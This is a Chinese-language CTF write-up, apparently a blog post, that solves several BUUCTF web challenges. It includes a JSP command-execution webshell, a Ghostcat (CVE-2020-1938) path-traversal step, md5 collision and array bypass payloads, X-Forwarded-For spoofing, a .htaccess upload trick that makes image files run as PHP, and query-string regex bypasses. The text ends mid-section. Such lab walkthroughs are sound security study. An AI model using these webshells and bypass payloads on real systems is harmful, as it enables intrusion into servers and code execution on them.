Hi 2, your score is: flag{381dd8c2-6336-46c4-8679-d30c2cd28c07}

https://blog.csdn.net/bmth666


参考：WUST-CTF 2020 官方 Writeup

[WUSTCTF2020]easyweb(未完成)

CVE-2020-1938幽灵猫文件包含

首先上传文件，发现可以任意文件下载，那么下载web-xml

`?file=../web.xml`



1e35b68e-e576-47fa-b600-293528d9b226.node3.buuoj.cn/download?file=../web.xml

正在打开 web.xml

您选择了打开：

web.xml

文件类型： XML Document (828 字节)

来源： ...b68e-e576-47fa-b600-293528d9b226.node3.buuoj.cn

您想要 Firefox 如何处理此文件?

○ 打开，通过(O) XML Editor (默认)

● 保存文件(S)

□ 以后自动采用相同的动作处理此类文件。(A)

/usr/local/tomcat/webapps/ROOT/WEB-INF/uploads/null (No such file or directory)

得到有用信息：

```
<welcome-file-list>
    <welcome-file>/WEB-INF/views/index.jsp</welcome-file>
</welcome-file-list>
```


然后就不会了，后来看wp来解

首先下载poc：tomcat ajp协议任意属性设置导致的文件读取和文件执行。python2：Tomcat的文件包含及文件读取漏洞利用POC

使用师傅的带回显的命令执行的上传文件1.jsp：

```
<%@ page import="java.io.*"%>
<%
int a;
out.print("Y1ng    ");
Process child = Runtime.getRuntime().exec("ls");
InputStream in = child.getInputStream();
while ( in.read() != -1) {
 a = in.read();
 out.print((char)a);
}
in.close();
%>
```

上传获取路径，然后使用poc，但发现无效



[WUSTCTF2020]easyweb

98

请使用内网的 Linux Lab 靶机来访问本靶机的 8009 端口。


Instance Info

Remaining Time: 7352s

Lan Domain: 2543-1e35b68e-e576-47fa-b600-293528d9b226

http://1e35b68e-e576-47fa-b600-293528d9b226.node3.buuoj.cn

发现要是用内网访问，使用linux-labs，然后使用xftp将poc拷入进靶机使用



```
root@d66ac75b0c8e:/# ls
bd_build  bin  boot  dev  etc  flag.txt  get-pip.py  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@d66ac75b0c8e:/# cd root
root@d66ac75b0c8e:~# ls
Ghostcat-CNVD-2020-10487-master
root@d66ac75b0c8e:~# cd Ghostcat-CNVD-2020-10487-master/
root@d66ac75b0c8e:~/Ghostcat-CNVD-2020-10487-master# ls
ajp-execute.png  ajp-read.png  ajp-save.png  ajpShooter.py  README.md
root@d66ac75b0c8e:~/Ghostcat-CNVD-2020-10487-master#
```

参考：Y1ng：武汉科技大学WUST-CTF 2020 Writeup

[MRCTF2020]Ez_bypass

给出了源码：

```php
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}
```

第一个数组绕过


`?gg[]=1&id[]=2`

或者md5强碰撞，直接上payload：~~第一时间想的md5强碰撞。。。。~~

```
?gg=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B
3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2
&id=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B
3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2
```


成功过第一关，第二关更简单，弱类型即可

`passwd=1234567a`



I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg'])&&isset($_GET['id'])) { $id=$_GET['id']; $gg=$_GET['gg']; if (md5($id) === md5($gg) && $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_numeric($passwd)) { if($passwd==1234567) { echo 'Good Job!'; highlight_file('flag.php'); die('By Retr_0'); } else { echo "can you think twice??"; } } else{ echo 'You can not get it !'; } } else{ die('only way to get the flag'); } } else { echo "You are not a real hacker!"; } } else{ die('Please input first'); } }You got the first stepGood Job! <?php

```
        $flag="flag{db4e94c6-8f9d-4958-8252-f3a0100868cd}"
?> By Retr_0
```




http://ba69dd6b-36c7-4e2d-b2aa-065d1d2da6a8.node3.buuoj.cn/?gg=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1U%5D%83%60%FB_%07%FE%A2

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

passwd=1234567a

[MRCTF2020]PYWebsite


首先F12查看源码得到关键信息：



```
  <link href="lib/ionicons/css/ionicons.min.css" rel="stylesheet">
  <!-- Main Stylesheet File -->
  <link href="css/style.css" rel="stylesheet">
  <script type="text/javascript" src="./js/md5.js"></script>
<script>

    function enc(code){
      hash = hex_md5(code);
      return hash;
    }
    function validate(){
      var code = document.getElementById("vcode").value;
      if (code != ""){
        if(hex_md5(code) == "0cd4da0223c0b280829dc3ea458d655c"){
          alert("您通过了验证！");
          window.location = "./flag.php"
        }else{
          alert("你的授权码不正确！");
        }
      }else{
        alert("请输入授权码");
      }

    }

  </script>
```

```
function enc(code){
     hash = hex_md5(code);
     return hash;
   }
   function validate(){
     var code = document.getElementById("vcode").value;
     if (code != ""){
       if(hex_md5(code) == "0cd4da0223c0b280829dc3ea458d655c"){
         alert("您通过了验证！");
         window.location = "./flag.php"
       }else{
         alert("你的授权码不正确！");
       }
     }else{
       alert("请输入授权码");
     }

   }
```

不知道咋办，看wp发现直接读取`flag.php`



node3.buuoj.cn:28252/flag.php


拜托，我也是学过半小时网络安全的，你骗不了我！

我已经把购买者的IP保存了，显然你没有购买

验证逻辑是在后端的，除了购买者和我自己，没有人可以看到flag

还不快去买

发现是查看IP，那么伪造`XFF：127.0.0.1`试试




view-source:http://node3.buuoj.cn:28252/flag.php

```
>
eta charset="utf-8">
l>
rc="./img/2.jpg" width="300" height="300" />
 你的flag已到达，请注意查收！</p><p style="color:white">flag{05f7c325-e2ef-4471-a4e6-a31a37b7675d}</
```

参考：Y1ng：MRCTF 2020 Writeup

[MRCTF2020]你传你□呢

测得禁止上传后缀带ph的，那么试试`.htaccess`




```
POST /upload.php HTTP/1.1
Host: d187822c-42d9-4d43-9620-293829f33d00.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------217261477111538
Content-Length: 377
Origin: http://d187822c-42d9-4d43-9620-293829f33d00.node3.buuoj.cn
Connection: close
Referer: http://d187822c-42d9-4d43-9620-293829f33d00.node3.buuoj.cn/
Cookie: _ga=GA1.2.202177182.1584773494; PHPSESSID=6b75b1056bff0ae43577ff2e83de7707
Upgrade-Insecure-Requests: 1

-----------------------------217261477111538
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg


<FilesMatch "xxx">
SetHandler application/x-httpd-php
</FilesMatch>
```

改为 image/jpeg

```
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 08 Apr 2020 14:24:21 GMT
Content-Type: text/html
Content-Length: 213
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23


<meta charset="utf-8"><br />
<b>Warning</b>:  mkdir(): File exists in <b>/var/www/html/upload.php</b> on line <b>23</b><br /
/var/www/html/upload/7bc4baf7cad28854cdfb24643522eab7/.htaccess succesfully uploaded!
```

成功上传，那么上传xxx.jpg即可被解析为php



3d00.node3.buuoj.cn/upload/7bc4baf7cad28854cdfb24643522eab7/xxx.jpg

GIF89a

后面蚁剑即可得到flag

[MRCTF2020]套娃

查看源码得到：


```
<!--
//1st
$query = $_SERVER['QUERY_STRING'];

 if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 ){
    die('Y0u are So cutE!');
}
 if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/', $_GET['b_u_p_t'])){
    echo "you are going to the next ~";
}
!-->
```

第一个if判断：
php会把空格( )或者点（.）自动替换成下划线(_)，绕过方法：

1. %5F
2. b.u.p.t（点代替_）
3. b u p t（空格代替_）

这个题ban掉了`_`的编码值`%5f`，可以用另外两种来解
第二个if判断：
prep_match()正则匹配，使用`%0a`换行污染绕过

最终Payload：`b u p t=23333%0a` 或 `b.u.p.t=23333%0a`




how smart you are ~

FLAG is in secrettw.php

Welcome!

这只不过是个小测试区，啥都没有，还请各位多多包涵！ made by crispr

进入secrettw.php查看源码得到JsFuck，放入F12运行



```
